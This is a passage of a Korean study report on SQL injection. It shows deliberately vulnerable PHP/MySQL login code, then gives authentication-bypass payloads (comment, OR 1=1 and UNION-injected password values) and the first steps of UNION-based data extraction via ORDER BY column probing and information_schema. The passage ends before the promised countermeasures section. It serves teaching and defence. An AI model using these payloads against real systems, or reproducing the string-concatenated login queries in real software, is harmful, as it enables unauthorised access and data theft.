SQL Injection 공격 연구 보고서

- 허한울 -

목차

1) SQL Injection 이란? ---------- 3p

2) SQL Injection 인증 우회 ---------- 3p

- 식별 - 인증 동시
- 식별 - 인증 분리
- 식별 - 인증 동시 With Hash
- 식별 - 인증 분리 With Hash
- 식별 - 인증 동시 With Enter

3) SQL Injection 데이터 탈취 ---------- 9p

- Union SQL Injection
- Error Based SQL Injection
- Blind SQL Injection

4) SQL Injection 대응 방안 ---------- 26p

Ⅰ. SQL Injection

SQL 은 Structured Query Language 의 줄임말로, 관계형 데이터베이스 시스템에서 자료를 관리하기 위해 사용되는 언어이다. SQL Injection 이란 임의의 SQL Query 를 삽입하여 데이터베이스의 비정상적인 동작을 이끌어 내는 해킹 공격이다. 웹 서비스에서 사용자가 입력한 값이 그대로 SQL 구문의 일부로 사용되는 것을 이용하여 DB 에 조작된 명령을 실행하는 것이다. SQL Injection 을 사용하면 1. 인증 우회, 2. 데이터 탈취 및 변조 3. 서버 장악 등이 가능하다.

Ⅱ. SQL Injection 인증 우회

SQL Injection 인증 우회란, 로그인과 같은 인증 과정에서 정상적인 계정 정보 없이 인증을 획득하는 것을 의미한다. 로그인의 경우, 시스템은 고유 값(ID)으로 사용자를 식별하고 PW 의 일치 여부를 바탕으로 인증 과정을 거친다. 로그인 인증은 식별과 인증 과정을 어떻게 진행하는지에 따라 크게 5 가지의 경우로 나눌 수 있다.

(1) 식별 – 인증 동시

식별 – 인증 동시란 SQL Query 하나로 식별과 인증 과정을 동시에 진행하는 것을 의미한다.

[SQL]

```
select * from tbname where id = 'INPUT1' and pw = 'INPUT2';
```

[PHP]

```
$sql = "SELECT * FROM login where login_id = '$username' and login_pw = '$password';";

if($result = mysqli_fetch_array(mysqli_query($conn, $sql))){
    session_start();
    $_SESSION['id'] = $username;
    header('Location: mainpage.php');
} else{
    echo "<script>alert('등록되지 않은 사용자입니다.')</script>";
    echo "<script>window.location.href='index.html';</script>";
}
mysqli_close($conn);
```

로그인을 위와 같이 진행한다면, 이는 식별과 인증 과정을 동시에 진행하고 있는 것이다. SQL Query 와 Php 코드를 살펴보면, id 가 $username 이면서 pw 가 $password 인 행의 존재 여부에 따라 로그인 성공 여부가 결정된다.

[SQL Injection]

식별 – 인증 동시에서 SQL Injection 의 핵심은 SQL 구문의 삽입 결과가 존재하도록 만들어주는 것이다. 결과가 무엇이든지 존재하기만 한다면 로그인에 성공할 수 있기 때문이다. 크게 주석을 사용하는 방식과 논리 기호를 사용하는 방식, 이 두 가지를 섞어서 만들 수 있는 조합들로 SQL Injection 이 가능하다.

ex) 1.admin' # 2.admin' or 1 = 1; # ('or 1 = 1; #) 3.admin' or '1' = '1

아이디 값을 확실하게 알고 있다면, PW 의 Input 에도 비슷한 방식으로 활용할 수 있다.

(2) 식별 – 인증 분리

식별 – 인증 분리는 ID 로 식별 과정을 거친 후, DB 에서 가져온 (해당 ID 를 가진) 패스워드와 사용자가 입력한 패스워드 값을 비교하는 인증 과정을 따로 진행한다.

[SQL]

```
select pw from tbname where id = 'INPUT1';
```

[PHP]

```
$sql = "SELECT login_pw FROM login where login_id = '$username';";
$result = mysqli_fetch_array(mysqli_query($conn, $sql));

if($result[0] == $password){
    session_start();
    $_SESSION['id'] = $username;
    header('Location: mainpage.php');
} else{
    echo "<script>alert('등록되지 않은 사용자입니다.')</script>";
    echo "<script>window.location.href='index.html';</script>";
}
mysqli_close($conn);
```

로그인을 위와 같이 진행한다면, 이는 식별과 인증 과정을 동시에 따로 진행하고 있는 것이다. SQL

Query 와 Php 코드를 살펴보면, id 가 $username 인 Set 의 패스워드를 가져온 후, 사용자의 입력값과의 일치 여부에 따라 로그인 성공 여부가 결정된다.

[SQL Injection]

식별 – 인증 분리에서 SQL Injection 의 핵심은 데이터베이스에서 가져온 패스워드와 사용자가 입력한 패스워드가 일치해야 한다는 것이다. 이를 위해서는 DB 에서 가져올 패스워드로 내가 아는 값이 선택되도록 조작해야 한다. 이는 Union 을 활용하여 원하는 패스워드 값을 DB 에 넣어줌으로써 가능하다.

ex) ' union select '1234'

<추가 설명>

```
mysql> select 'test', '1234';
+------+------+
| test | 1234 |
+------+------+
| test | 1234 |
+------+------+
1 row in set (0.00 sec)
```

Figure 1

MySQL 에서 select 'value'를 사용하면 내가 입력한 값으로 Column 과 Data 가 생성된다. 두 개 이상의 쿼리문에 대한 결과를 확인할 수 있는 Union 과 이를 함께 적용하면

```
mysql> select login_id, login_pw from login where login_id = '' union select 'test', '1234';
+----------+----------+
| login_id | login_pw |
+----------+----------+
| test     | 1234     |
+----------+----------+
1 row in set (0.01 sec)
```

Figure 2

위와 같이 앞의 쿼리문은 만족하는 값이 없어서 무시되고, 두 번째 쿼리문으로 인해 내가 적은 값이 DB 에 들어가게 된다.

(3) 식별 – 인증 동시 With Hash

식별 – 인증 동시 With Hash는 식별과 인증 과정을 한 번에 진행하되, Hashing된 비밀번호를 사용한다.

[SQL]

```
select * from tbname where id = 'INPUT1' and pw = sha256('INPUT2');
```

[PHP]

```
$sql = "SELECT * FROM login where login_id = '$username' and hash_pw = sha2('$password', 256);";

if($result = mysqli_fetch_array(mysqli_query($conn, $sql))){
    session_start();
    $_SESSION['id'] = $username;
    header('Location: mainpage.php');
} else{
    echo "<script>alert('등록되지 않은 사용자입니다.')</script>";
    echo "<script>window.location.href='index.html';</script>";
}
mysqli_close($conn);
```

로그인을 위와 같이 진행한다면, 이는 식별과 인증 과정을 동시에 진행하며 해싱을 사용하고 있는 것이다. SQL Query와 Php 코드를 살펴보면, id가 $username이면서 pw가 $password를 해싱한 값인 행의 존재 여부에 따라 로그인 성공 여부가 결정된다.

[SQL Injection]

식별 – 인증 동시 With Hash는 1번 Case인 식별 – 인증 동시와 Injection 방식이 같다. 다만 1번 Case에서는 ID Input을 만든 방식을 ID를 안다는 전제하에 PW Input에도 비슷하게 적용이 가능했지만, 이 경우에서는 패스워드를 해싱하는 방식이 사용되므로 ID Input 값에만 주석 및 논리 기호를 활용할 수 있다.

(4) 식별 – 인증 분리 With Hash

식별 - 인증 분리 With Hash는 식별과 인증 과정을 따로 진행하되, 해싱된 비밀번호를 사용한다.

[SQL]

```
select pw from tbname where id = 'INPUT1';
```

인증 과정에서 해싱된 패스워드를 사용하므로 식별 과정에 해당하는 SQL 쿼리문은 2 번 Case 와 같다.

[PHP]

```
$sql = "SELECT hash_pw FROM login where login_id = '$username';";
$result = mysqli_fetch_array(mysqli_query($conn, $sql));

if($result[0] == hash("sha256", $password)){
    session_start();
    $_SESSION['id'] = $username;
    header('Location: mainpage.php');
} else{
    echo "<script>alert('등록되지 않은 사용자입니다.')</script>";
    echo "<script>window.location.href='index.html';</script>";
}
mysqli_close($conn);
```

로그인을 위와 같이 진행한다면, 이는 식별과 인증 과정을 따로 진행하며 해싱을 사용하고 있는 것이다. SQL Query와 Php 코드를 살펴보면, id가 $username인 Set의 패스워드를 가져온 후, 사용자의 입력값을 해싱한 값과의 일치 여부에 따라 로그인 성공 여부가 결정된다.

[SQL Injection]

식별 – 인증 분리 With Hash는 2번 식별 – 인증 분리 Case와 같이 Union을 사용하여 Injection이 가능하지만, ID에 주입하는 select로 넣을 패스워드 값과 실제 입력할 패스워드에는 차이가 있다. 입력한 값을 해싱하여 비교하므로 SQL 쿼리로도 해싱된 패스워드가 들어가야 한다.

(5) 식별 – 인증 동시 With Enter

식별 – 인증 동시 With Hash는 식별과 인증 과정을 한번에 진행하되, 쿼리문이 개행(Enter)를 포함한다.

[SQL]

```
select * from tbname where id = 'INPUT1'
and pw = 'INPUT2';
```

[PHP]

```
$sql = "SELECT * FROM login where login_id = '$username'
and login_pw = '$password';";

if($result = mysqli_fetch_array(mysqli_query($conn, $sql))){
    session_start();
    $_SESSION['id'] = $username;
    header('Location: mainpage.php');
} else{
    echo "<script>alert('등록되지 않은 사용자입니다.')</script>";
    echo "<script>window.location.href='index.html';</script>";
}
mysqli_close($conn);
```

로그인을 위와 같이 진행한다면, 이는 식별과 인증 과정을 동시에 진행하며 개행이 포함된 SQL 문을 사용하고 있는 것이다. SQL Query와 Php 코드를 살펴보면, id가 $username이면서 pw가 $password인 행의 존재 여부에 따라 로그인 성공 여부가 결정되면서 $sql 구문은 and 앞에서 개행을 포함하고 있다.

[SQL Injection]

식별 – 인증 동시 With Enter에서 SQL Injection의 핵심은 1번 Case와 같다. 하지만 주석을 사용하는 방식은 개행으로 인해 효력이 없어진다. 따라서 논리 기호를 사용하되, 주석으로 끝을 무시할 수 없으므로 따옴표(')를 잘 닫아주어야 한다.

ex) admin' or '1' = '1 (단, ID가 일치해야 한다.)

이 Case 역시 아이디 값을 확실하게 알고 있다면, PW의 Input에도 비슷한 방식으로 활용할 수 있다.

Ⅲ. SQL Injection 데이터 탈취

SQL Injection을 사용하면 인증 우회뿐만 아니라 데이터를 탈취하거나 변조하는 공격도 가능하다. 데이터 탈취를 위한 대표적인 공격으로는 1) Union SQL Injection, 2) Error Based SQL Injection, 3) Blind SQL Injection 등이 있다.

(1) Union SQL Injection

Union SQL Injection은 둘 이상의 테이블에 대한 결과를 한 번에 보여주는 Union 연산자를 이용한 SQL Injection이다. 일반적으로 SQL 질의문의 결과가 화면에 표시되는 게시판 검색이나 주소 검색 시에 활용도가 높다. Union SQL Injection을 사용하기 위해서는 몇 가지 정보가 필요한데, 필요한 정보와 정보를 알아내는 방법에 대해 단계별로 알아보자.

[Step 1] 취약점 확인

첫 번째 스텝에서는 기본적으로 SQL Injection 공격이 가능한 환경인지에 대한 확인이 필요하다. 여러 가지 방법이 있겠지만, hello를 넣었을 때와 hel' + 'lo로 넣었을 때 차이가 발생하는지, and 1 = 1을 추가했을 때 영향을 미치는지 등으로 판단할 수 있다.

[Step 2] Column의 개수

Union 연산자를 사용하는 경우 각 테이블에서 같은 개수의 데이터를 출력해야 하기 때문에 기존의 쿼리에서 출력하고 있는 Column의 개수를 알아야 한다.

Column의 개수는 order by의 성질을 이용하여 알아낼 수 있다.

id	content	views	date
1	How to use MySQL	25	2020-10-31
2	How to use Php	9	2018-03-01
3	Amazing Python	97	2021-10-28
4	I like mathematics	19	2021-05-04

Table 1

위와 같은 board 테이블이 있을 때, select 쿼리문의 끝에 order by [컬럼명] ASC / DESC 을 추가해 주면, 해당 컬럼의 데이터를 오름차순 / 내림차순으로 정렬한 결과를 출력한다. 정렬은 컬럼명이 아니라 컬럼의 index 번호로도 가능한데, board 테이블에서 3 번째 컬럼에 해당하는 views 를 기준으로 정렬된 결과를 보고 싶을 때는 다음과 같은 쿼리문을 사용하면 된다.

[SQL]

```
select * from board order by 3;
```

위의 쿼리문을 통해 views 기준 오름차순으로 정렬된 결과를 확인할 수 있다.

id	content	views	date
2	How to use Php	9	2018-03-01
4	I like mathematics	19	2021-05-04
1	How to use MySQL	25	2020-10-31
3	Amazing Python	97	2021-10-28

Table 2

이때, order by의 뒤에 오는 숫자가 실제 컬럼의 개수보다 크다면, 존재하지 않는 컬럼으로 정렬을 시도한 것이기 때문에 에러가 발생하는데, 이를 이용하여 컬럼의 개수를 알아낼 수 있다.




Figure 3

위와 같은 게시판에서 o%' order by 2 #를 입력하면 ID에 o가 들어가는 모든 데이터를 2번째 컬럼인 Level을 기준으로 정렬한 결과를 확인할 수 있다.

[SQL]

```
select * from table where ID like '%o%' order by 2 # %';
```




Figure 4

하지만 order by 뒤의 수를 늘려가다가 6에서 7로 넘어가는 순간 결과가 뜨지 않는다.




Figure 5




Figure 6

따라서 기존 쿼리에서 사용하는 Column의 개수는 6개라는 것을 알 수 있다.

[Step 3] Data의 출력 위치

Step 2에서 Column의 개수를 알았고 그 수가 6개였다. 그렇다면 선택하는 Column의 수는 6개인데 실제로 출력되는 Column은 4개이므로 어떤 data가 어느 위치에서 출력되는지 확인할 필요가 있다. 이는 union select로 컬럼 수 6개에 맞추어 데이터를 삽입하여 알아낼 수 있다.




Figure 7

1부터 6까지를 삽입해 주었는데, 실제로 삽입된 데이터는 1, 4, 5, 6이므로 첫 번째, 네 번째, 다섯 번째, 여섯 번째 Column의 결과만 출력된다는 것을 알 수 있다.

사용하는 DB에 따라 데이터의 개수뿐만 아니라 데이터의 형식도 같아야 하는 경우가 있는데, 이 경우에는 숫자 1, 문자 '1', NULL을 조합하여 형식을 알아낼 수 있다.

[Step 4] DataBase 이름

Step 4에서 Step 6까지는 시스템 기본 테이블을 사용한다.

시스템 기본 테이블이란, 특정 데이터베이스에 대한 메타 데이터를 실제로 저장하는 기본 테이블을 칭한다. MySQL의 경우 기존에 만들어져 있는 information_schema DB를 확인할 수 있다. 이 information_schema에는 모든 DB, Table, Column에 대한 정보들이 들어있기 때문에 SQL Injection에 자주 활용된다.

▯ 현재 쿼리문이 동작하고 있는 DB의 이름을 알아내기

[SQL]

```
select database();
```




